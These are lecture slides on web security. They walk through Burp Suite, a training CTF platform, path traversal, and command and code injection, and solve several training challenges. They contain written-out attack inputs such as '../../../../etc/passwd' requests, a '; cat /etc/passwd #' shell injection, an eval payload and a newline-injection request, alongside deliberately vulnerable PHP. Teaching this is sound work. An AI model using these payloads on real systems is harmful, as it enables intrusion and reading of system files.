This can be used to perform brute-force attacks. For instance, you can test the value of a GET/POST/COOKIE picking values from a list (e.g., a dictionary).




**THERE IS NO NEED TO USE THIS
FUNCTIONALITY IN OUR CTF**

Tutorial - Burp Suite (14)

Tab: Decoder

Quick way of {de,en}coding data.

E.g., In the example, we can encode on the fly a plain text in base64



Let us make this lecture a bit more interactive...

CTF for this training: <https://play.webhack.it/>



To access a challenge, you have to register

<https://play.webhack.it/register>

REGISTRATION TOKEN:

webhackit_1444

User Registration

Registration Token

Registration Token

Name

Name

Surname

Surname

Nickname

Nickname

Mail (type the institutional email address if available!)

Email address (institutional email address if available)

Password

Password

Password (Verification)

Password (verification)

When opening the challenge, you have to login

- The first time you visit a challenge, e.g., <https://training13.webhack.it>
- You will be redirected to <https://play.webhack.it/login>

Please sign in


[Sign in](#) [Forgot your password?](#)

- After the login***, visit again the challenge, e.g., <https://training01.webhack.it>
- You should now see the challenge

***** During the login, the portal is setting 2 cookies (“_Host-ctf-platform” and “challenge_auth_token”): the first one is for giving you access to user-specific sections of the CTF portal, the second one is for accessing the challenges (it lasts 30 mins). **DO NOT MESS WITH THESE TWO COOKIES**. We will discuss cookies later on.**

<https://play.webhack.it/challenges>

a few challenges...
We just review some of them
The platform will be up for 2 weeks



Training challenge #13

URL: <https://training13.webhack.it>

NOTE: THE CHALLENGE IS LIVE!
TRY IT TO LEARN!

Description:

Getting into a system is not always easy... unless... the page leaks crucial information!

Byte Information Exchange



username

password

Enter

WebHackIT

Analysis

- It is a web application that asks username/password
- The description is hinting that the page is leaking some crucial information

....let's try to carefully check the page!

Solution (1)

We see two comments:

- the first one is suggesting a username/password
- the second one is exposing a hidden POST key/value

```
48 .form-signin .form-control {
49   position: relative;
50   box-sizing: border-box;
51   height: auto;
52   padding: 10px;
53   font-size: 16px;
54 }
55
56 .form-signin .form-control:focus {
57   z-index: 2;
58 }
59
60 .form-signin input[type="email"] {
61   margin-bottom: -1px;
62   border-bottom-right-radius: 0;
63   border-bottom-left-radius: 0;
64 }
65
66 .form-signin input[type="password"] {
67   margin-bottom: 10px;
68   border-top-left-radius: 0;
69   border-top-right-radius: 0;
70 }
71 </style>
72
73 </head>
74
75 <body class="text-center">
76 <form class="form-signin" method="post">
77 <h1>Byte Information Exchange</h1>
78 
84   <input type="password" class="form-control" id="pass" name="pass" placeholder="password">
85   <!--
86   <input type="hidden" class="form-control" id="debug_mode" name="debug_mode" placeholder="1" value="0">
87   -->
88 </div>
89 <button class="btn btn-lg btn-primary btn-block" type="submit">Enter</button>
90 <p class="mt-5 mb-3 text-muted">WebHackIT</p>
91 </form>
92 </body>
93 </html>
```

Solution (2)

The screenshot shows the Burp Suite interface with the 'Decoder' tab selected. There are two main sections for decoding. The top section has the input 'demo' and the output 'ZGVtbw=='. The bottom section has the input 'ZGVtbw==' and the output 'demo'. Both sections include a 'Text' radio button (selected), a 'Hex' radio button, and a 'Smart decode' button. To the right of each section are dropdown menus for 'Decode as ...', 'Encode as ...', and 'Hash ...'.

Using Decoder in Burp Suite, we can quickly get base64("demo")

Solution (3)

Using the Repeater in Burp Suite, we can forge a new request, using the computed password and adding the additional POST key/value

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays a POST request to https://training13.webhack.it. The user has added a parameter `user=demo&pass=ZGVtbw==&debug_mode=1` to the URL. The Response pane shows the HTML response from the server, which includes a form for logging in. The Inspector pane on the right shows various request and response details.

```
POST / HTTP/2
Host: training13.webhack.it
Cookie: challenge_auth_token=eyJhbGciOiJIUzI1NiIsInRSsCI6IkpxVCJ9.eyJzdWIiOiJlcmlNvchBhQGdtwlsLmNvbSisImV4cCI6MTYzMjQ0NS4NTA3MjksLCJpXQiOjE2MzU2MTY4NTU0ODUwNzI5N30.Ky3WBbA3kz6_KZniIVAsznNzdDh57jHhw7f9NBuq3s
Content-Length: 36
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="95", "Not A Brand";v="99"
Sec-Ch-Ua-Mobile: ?
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://training13.webhack.it
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?
Sec-Fetch-Dest: document
Referer: https://training13.webhack.it/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
user=demo&pass=ZGVtbw==&debug_mode=1
```

Response:

```
.form-signin input[type="text"] { margin-bottom: 1px; border-bottom-right-radius: 0; border-bottom-left-radius: 0; }
.form-signin input[type="password"] { margin-bottom: 10px; border-top-left-radius: 0; border-top-right-radius: 0; }
</style>
</head>
<body class="text-center">
<form class="form-signin">
  <h1>
    <a href="https://www.google.com">Google</a>
  </h1>
  <iframe width="560" height="460" src="https://www.google.com">
  <h3 mb-3 f>
    Result
  </h3>
  <textarea class="form-control" id="result" rows="10" style="width: 100%; height: 100%; border: 1px solid #ccc; border-radius: 5px; font-family: monospace; font-size: 1em; padding: 5px; margin-bottom: 10px;">
    FLAG: WIT{uaTurfG5
  </textarea>
</form>
</body>
</html>
```

INSPECTOR:

- Request Attributes
- Query Parameters (0)
- Body Parameters (3)
- Request Cookies (1)
- Request Headers (22)
- Response Headers (5)

Done

Target: https://training13.webhack.it | HTTP/2 | 2,533 bytes | 14 millis

The Cursed Web

The Cursed Web

- Delusive simplicity for creating web apps
- Lack of security awareness
- Time- & resource limits during development
- Rapid increase in code complexity

- **Company's security focus shifts towards web**
 - Security perimeter moves from the network to the application layer
 - Web apps intentionally expose functionality to the Internet while being connected to internal servers (e.g., databases)
 - Blurred lines between mobile and web apps
 - Web content tightly integrated into mobile apps
 - Unintentional exposure of backend web APIs

Fundamental Problems of the Web Ecosystem

- **Network protocol issues**

- MiTM (SSL Strip), mixed-content sites
- Cookies leaked over HTTP...

- **Mixing code and data**

- SQL injections
- Cross-site scripting (XSS)

- **Unrestricted attack surface**


- Cross-site request forgery (CSRF), Cross-site script inclusion (XSSI)
- Clickjacking, Cross-site search (XS-Search)

- **Legacy design**

- Unsafe legacy APIs, Dangerous web features
- Poor security boundaries in cookie design/adoption

→ Partial list of attacks/issues caused by these fundamental problems

Most Critical Web Security Risks



Source: <https://owasp.org/www-project-top-ten/>

OWASP 2017 top 10: [\[PDF\]](#)

OWASP Cheat sheet: [\[URL\]](#)

Countermeasures


Client



Hybrid



Server



- XSS Filters
- Sandboxes
- Site Isolation

- HSTS
- CSP
- CORS
- Fetch Metadata
- Trusted Types
- Cookie policies
- ...

- Prepared statements
- Server-side filtering
- Web Application Firewalls
- CSRF tokenization

Countermeasures

Client

Found to introduce
vulns and removed
from browsers [URL]

- XSS Filters
- Sandboxes
- Site Isolation


Defense-in-depth
mechanisms

Hybrid



- HSTS
- CSP
- CORS
- Fetch Metadata
- Trusted Types
- Cookie policies
- ...

Server



- Prepared statements
- Server-side filtering
- Web Application Firewalls
- CSRF tokenization

Countermeasures

Client

Found to introduce vulns and removed from browsers [URL]

- XSS Filters
- Sandboxes
- Site Isolation


Defense-in-depth mechanisms

Hybrid



- HSTS
- CSP
- CORS
- Fetch Metadata
- Trusted Types
- Cookie policies
- ...

Server




- Prepared statements
- Server-side filtering
- Web Application Firewalls
- CSRF tokenization

Policy-based mechanisms

Path Traversal

Path Traversal in a Nutshell



Source: <https://portswigger.net/web-security/file-path-traversal>

OWASP > [A01:2021 - Broken Access Control](#) > [Path Traversal](#)

Example of a Path Traversal Attack

```
<?php  
echo file_get_contents("pages/" . $_GET["page"]);  
?>
```

show.php

- ▶ Consider a web server whose webroot is /var/www/html (standard location on Linux servers)
 - The webroot is the topmost directory in which the files of a website are stored
 - Files outside the webroot are not accessible
- ▶ The webroot contains the file show.php above and a directory pages containing some text files that can be included by the PHP script

Intended Usage



GET /show.php?page=team.txt HTTP/2

Host: example.com

example.com



This is our team:
- Francesco Totti
- Marco Delvecchio
- Vincenzo Montella
- ...

Attack


- Root cause of the problem: The user input provided through via page variable is not (correctly) filtered!
- Attacker can “climb up” multiple levels in the directory hierarchy (and exit the webroot) by using ..\ (Linux) or ..\ (Windows) and get access to any file on the web server (sensitive operating system files, TLS keys, etc.)



GET /show.php?page=../../../../etc/passwd HTTP/2
Host: example.com

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

example.com



Training challenge #02

URL: <https://training02.webhack.it>

NOTE: THE CHALLENGE IS LIVE!
TRY IT TO LEARN!

Description:

Fun with flags!

Hint:

Flag is at /flag

Credits: [35c3 Junior CTF](#)

```
<?php  
highlight_file(__FILE__);  
$lang = $_SERVER['HTTP_ACCEPT_LANGUAGE'] ?? 'ot';  
$lang = explode(',', $lang)[0];  
$lang = str_replace('../', '', $lang);  
$c = file_get_contents("flags/$lang");  
if (!$c) $c = file_get_contents("flags/ot");  
echo '';
```

Warning: file_get_contents(flags/it-IT): failed to open stream: No such file or directory in /var/www/html/index.php on line 6



Analysis

- The application wants to show a flag based on the user's language
- The user's language is sent by the browser with header **HTTP_ACCEPT_LANGUAGE**
- The flag is retrieved from the flags directory. If missing, a global flag is used.
- To prevent problems, '../' is replaced with ''

What can go wrong?

Problems

- **HTTP_ACCEPT_LANGUAGE** is under the client control, hence it can be modified
- there is input sanitization on the value of this header but it is not very effective
- the value is used to access a path on the server
- hence, there is a user-controlled input that is used to build a file path
- the user can access any file that is accessible by the web server

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content ?

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
1	http://192.168.1.220:1234	GET	http://192.168.1.220:1234/			200	77162	HTML				192.168.1.220		12:48:22 6 ... 8080		
2	http://192.168.1.220:1234	GET	Add to scope			404	457	HTML	ico	404 Not Found		192.168.1.220		12:48:31 6 ... 8080		

Request

Pretty Raw Hex \n ☰

```

1 GET / HTTP/1.1
2 Host: 192.168.1.220:1234
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Application-Signed-Exchange-Negotiation-Algorithm: "https://www.w3.org/ns/auth/xgbe"
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10

```

Response

Pretty Raw Hex Render \n ☰

```

<?php
highlight_file(__FILE__);
$lang = $_SERVER['HTTP_ACCEPT_LANGUAGE'] ?? 'ot';
$lang = explode(',', $lang)[0];
$lang = str_replace('..', '', $lang);
$c = file_get_contents("flags/$lang");
if (!$c) $c = file_get_contents("flags/ot");
echo '';

```



INSPECTOR


Request Headers (7) ▼

Response Headers (7) ▼

Search... 0 matches

Command & Code Injection

Command Injection in a Nutshell



Source: <https://portswigger.net/web-security/os-command-injection>
OWASP > [A03:2021 - Injection](#) > [Command](#) and [Code](#) injection


Command Injection Attacks

- Most programming languages provide function to execute system commands, e.g., **system** in PHP
- Precisely, system starts a new shell (e.g., /bin/bash) which is used to process the command given as parameter to the function
- The page **ping.php** below uses the system function to ping an IP address provided by the user via the ip variable
- Feeding user input to the function without validation can lead to disasters :)

```
<?php  
    system("ping -c 4 " . $_GET["ip"] . " -i 1");  
?>
```

ping.php

Intended Usage



Attack

; can be used in almost every shell to combine multiple commands in a single one

comments the remaining part of the ping command to avoid malformed inputs



GET /ping.php?ip=8.8.8.8; cat /etc/passwd # HTTP/2
Host: example.com

example.com



Output of ping

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=63 time=270 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=63 time=20.0 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=63 time=24.6 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=63 time=30.2 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3039ms
rtt min/avg/max/mdev = 20.048/86.493/270.999/106.585 ms

Output of cat

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
...

Code Injection Attacks

```
<?php  
    eval("echo " . $_GET["expr"] . ";" );  
?>
```

calc.php

- Many interpreted languages provide functions to dynamically evaluate strings as code, e.g., eval in PHP
- Idea: I implement an evaluator of numeric expressions and use eval to take advantage of the PHP interpreter! **What can go wrong?**



GET /calc.php?expr=2*3 HTTP/2
Host: example.com



Code Injection Attacks (2)

```
<?php  
eval("echo " . $_GET["expr"] . ";" );  
?>
```

calc.php

Answer: Well, everything!



GET /calc.php?expr=file_get_contents('/etc/passwd')

HTTP/2 Host: example.com

example.com



root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync

...

Command & Code Injections

- The root cause of both problems is the same: user input is provided as input to dangerous functions without prior validation!
- By exploiting these vulnerabilities, an attacker could:
 - execute arbitrary commands / code on the server (Remote Code Execution)
 - access sensitive files on the server
 - acquire control of the server machine!

Moodle Command Injection (2018)

Evil Teacher: Code Injection in Moodle

11 min read — 12 Jun 2018 by Robin Peraglie

Moodle is a widely-used open-source e-Learning software with more than **127 million** users allowing teachers and students to digitally manage course activities and exchange learning material, often deployed by large universities. In this post we will examine the technical intrinsics of a **critical vulnerability** in the previous Moodle release detected by RIPS Code Analysis (CVE-2018-1133).



Super Complex Math

Dashboard / My courses / SCM / General / Math-Quiz / Question bank / Questions / Editing a Calculated question

Edit the wildcards datasets ?

Shared wild cards
The attacker can now append arbitrary commands to the address bar
No shared wild card in this category

Details: <https://blog.riptech.com/2018/moodle-remote-code-execution/>

Training challenge #03

URL: <https://training03.webhack.it>

NOTE: THE CHALLENGE IS LIVE!
TRY IT TO LEARN!

Description:

Damn it, that stupid smart cat litter is broken again. Now only the debug interface is available here and this stupid thing only permits one ping to be sent! I know my contract number is stored somewhere on that interface but I can't find it and this is the only available page! Please have a look and get this info for me!

Credits: [Insomni'Hack 2016](#)

Smart Cat debugging interface

Ping destination:

Ping results:

```
PING google.it (142.250.184.67) 56(84) bytes of data.  
64 bytes from mil41s03-in-f3.1e100.net (142.250.184.67): icmp_seq=1 ttl=113 time=15.7 ms  
  
--- google.it ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 15.747/15.747/15.747/0.000 ms
```

Analysis

- The application is running the ping command
- This is a standard shell utility
- If we insert some special characters (e.g., &&) then the application gives an error. Hence, there is some kind of input sanitization

What can go wrong?

Problems

- It is very hard to perform input sanitization!
- If this was made with custom code, there is a chance that the developer did not considered some corner cases.

Request

```
Pretty Raw Hex \n ⌂
1 POST /index.cgi HTTP/1.1
2 Host: 192.168.1.220
3 Content-Length: 21
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.220
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.1.220/index.cgi
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14 dest=google.it%0afind
```

Response

```
Pretty Raw Hex Render \n ⌂
19
20
21
22
23 --- google.it ping statistics ---
24 1 packets transmitted, 1 received, 0% packet loss, time 0ms
25 rtt min/avg/max/mdev = 18.880/18.880/18.880/0.000 ms
26 .
27 ./index.py
28 ./there
29 ./there/is
30 ./there/is/your
31 ./there/is/your/flag
32 ./there/is/your/flag/or
33 ./there/is/your/flag/or/maybe
34 ./there/is/your/flag/or/maybe/not
35 ./there/is/your/flag/or/maybe/not/what
36 ./there/is/your/flag/or/maybe/not/what/do
37 ./there/is/your/flag/or/maybe/not/what/do/you
38 ./there/is/your/flag/or/maybe/not/what/do/you/think
39 ./there/is/your/flag/or/maybe/not/what/do/you/think/really
40 ./there/is/your/flag/or/maybe/not/what/do/you/think/really/please
41 ./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell
42 ./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me
43 ./there/is/your/flag/or/maybe/not/what/do/you/think/really/please/tell/me/seriously
